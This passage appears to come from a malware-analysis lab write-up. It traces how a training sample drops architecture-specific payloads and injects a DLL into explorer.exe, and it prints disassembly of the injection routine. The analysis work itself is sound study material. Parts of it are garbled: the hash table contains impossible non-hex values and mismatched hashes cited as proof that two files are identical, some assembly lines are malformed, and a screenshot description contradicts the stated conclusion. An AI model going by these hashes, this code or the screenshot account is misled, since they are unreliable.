
From here we can close our debugger, terminate the process before it executes Lab21-02x.exe, and move these to the same directory as the other binaries we're analysing. Opening both the DLL and EXE in pestudio reveals they don't have the 32-bit flag set, and as such have been compiled specifically for a 64-bit OS.



From this we know that the malware launches a 64-bit process when run on a x64 system, after the initial 32-bit process is run to drop our 64-bit payloads.

### viii- What does the malware do?

To fully answer this question we still need to understand what happens after Lab21-02x.exe is executed, and what the payload of Lab21-02.dll is which is injected into explorer.exe. Starting with Lab21-02.dll, we can first extract this by repeating the process we took in the above question except we need to perform this on a 32-bit OS, and set a breakpoint at a different location (for example 0x401454) which occurs on the x86 path.



We know that this is similar to Lab12-01.exe which injected Lab12-01.dll into explorer.exe. If we compare the file hash of Lab12-01.dll and Lab21-02.dll, we can confirm that these are the exact same DLL.

Filename	MD5	SHA1	CRC32	SHA256	SHA512
Lab12-01.dll	87f01d85e...	d3ff8ca0d8x56...	2116x401	5e349c11001d252290a6100170c35179c011194e330124070...	748027116453...
Lab21-02.dll	x0f01d85d0...	d3ff8ca0d8x56...	2116x400	3e88943381d10x7590a61010117c5207991c5d189a61329011310025...	748027116453...


In this instance the malware when run on an x86 system drops the required DLL which is identical to Lab12-01.dll and injects this into explorer.exe.

At this point we just need to confirm what the malware does once Lab21-02x.exe is executed. If we open this in IDA 7.0, we can see that it is attempting to get a handle on the dropped DLL file Lab21-02x.dll so it's likely this is going to be used somewhere by a reference to [rsp+1168h+String1].

```
arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h

push r12
mov eax, 1160h
call __alloca_probe
sub rsp, rax
xor ecx, ecx ; lpModuleName
xor r12d, r12d
call cs:GetModuleHandleA
lea rcx, LibFileName ; "psapi.dll"
call cs:LoadLibraryA
lea rdx, ProcName ; "EnumProcessModulesEx"
mov rcx, rax ; hModule
call cs:GetProcAddress
lea rcx, LibFileName ; "psapi.dll"
mov cs:qword_14000BED8, rax
call cs:LoadLibraryA
lea rdx, aGetmodulebasen ; "GetModuleBaseNameA"
mov rcx, rax ; hModule
call cs:GetProcAddress
lea rcx, LibFileName ; "psapi.dll"
mov cs:qword_14000BED0, rax
call cs:LoadLibraryA
lea rdx, aEnumprocesses ; "EnumProcesses"
mov rcx, rax ; hModule
call cs:GetProcAddress
lea rdx, String2 ; "C:\\Windows\\SysWOW64\\"
lea rcx, [rsp+1168h+String1] ; lpString1
mov cs:qword_14000BEE0, rax
call cs:lstrcpyA
lea rdx, aLab2102xD11 ; "Lab21-02x.dll"
lea rcx, [rsp+1168h+String1] ; lpString1
call cs:lstrcatA
call sub_140001000
lea r8, [rsp+1168h+arg_10]
lea rcx, [rsp+1168h+dwProcessId]
mov edx, 1000h
call cs:qword_14000BEE0
test eax, eax
jnz short loc_14000121D
```

Shortly after this we see a call to ‘sub\_140001090’ before ‘OpenProcess’ is called. Analysis of sub\_140001090 reveals this is also looking for ‘explorer.exe’ as a process name to get a handle to.



Shortly after we see a familiar group of calls which indicate that Lab21-02x.dll (stored in [rsp+1168h+String1]) will be the buffer injected into explorer.exe.

```

loc_1400012A3: ; lpAddress
xor edx, edx
mov r9d, 3000h ; flAllocationType
mov r8d, 104h ; dwSize
mov rcx, rsi ; hProcess
mov [rsp+1168h+f1Protect], 4 ; flProtect
call cs:VirtualAllocEx
mov rbx, rax
test rax, rax
jnz short loc_1400012CF

loc_1400012CA: ; lpBuffer
or eax, 0xFFFFFFFFh
jmp short loc_14000133C

loc_1400012CF: ; lpBuffer
lea r8, [rsp+1168h+String1]
mov r9d, 104h ; nSize
mov rdx, rax ; lpBaseAddress
mov rcx, rsi ; hProcess
qword ptr [rsp+1168h+f1Protect], 0 ; lpNumberOfBytesWritten
call cs:WriteProcessMemory
lea rcx, ModuleName ; "kernel32.dll"
call cs:GetModuleHandleA
lea rdx, aLoadlibrarya ; "LoadLibraryA"
mov rcx, rax ; hModule
call cs:GetProcAddress
mov [rsp+1168h+lpThreadId], 0 ; lpThreadId
xor r8d, r8d ; dwStackSize
xor edx, edx ; lpThreadAttributes
mov rcx, rsi ; hProcess
mov r9, rax ; lpStartAddress
mov [rsp+1168h+dwCreationFlags], 0 ; dwCreationFlags
qword ptr [rsp+1168h+f1Protect], rbx ; lpParameter
call cs>CreateRemoteThread
neg rax
sbb eax, eax
neg eax
dec eax

```

At this point it's beginning to look like this malware injects the same payload into explorer.exe on both 32-bit and 64-bit operating systems, except it sources that payload from different resources in the executable. To confirm this we need to examine Lab21-02x.dll which is being injected and see if it is similar to Lab21-02.dll (or Lab12-01.dll).

To do this we can open both of these in IDA and look at the StartAddress to see that Lab21-02.dll is identical only Lab21-02x.dll is compiled for a 64-bit OS.

The screenshot shows two windows from the Immunity Debugger. The left window displays the assembly code for `Lab21-02x.dll`, which includes imports for `kernel32.dll` and `user32.dll`, and defines symbols like `StartAddress` and `EndAddress`. The right window shows the assembly code for `Lab21-02x.exe`, which contains a main loop that increments a counter and checks if it has reached 60 minutes. If it has, it performs a system call to `kernel32.dll` to reboot the system.

From the above analysis we know that the malware first drops secondary payloads from its resource section, and that the resource section payload differs depending on if it is running in a 64-bit or 32-bit OS. On a 64-bit OS it will drop 2 binaries `Lab21-02x.dll` and `Lab21-02x.exe`, and then execute `Lab21-02x.exe` to inject `Lab21-02x.dll` into `explorer.exe`. On a 32-bit it will drop a `Lab21-02.dll` and inject this into `explorer.exe`. In both cases the injected DLL performs the same action as `Lab12-01.dll` which prompts the user to reboot with a message counting how many minutes have passed since it executed.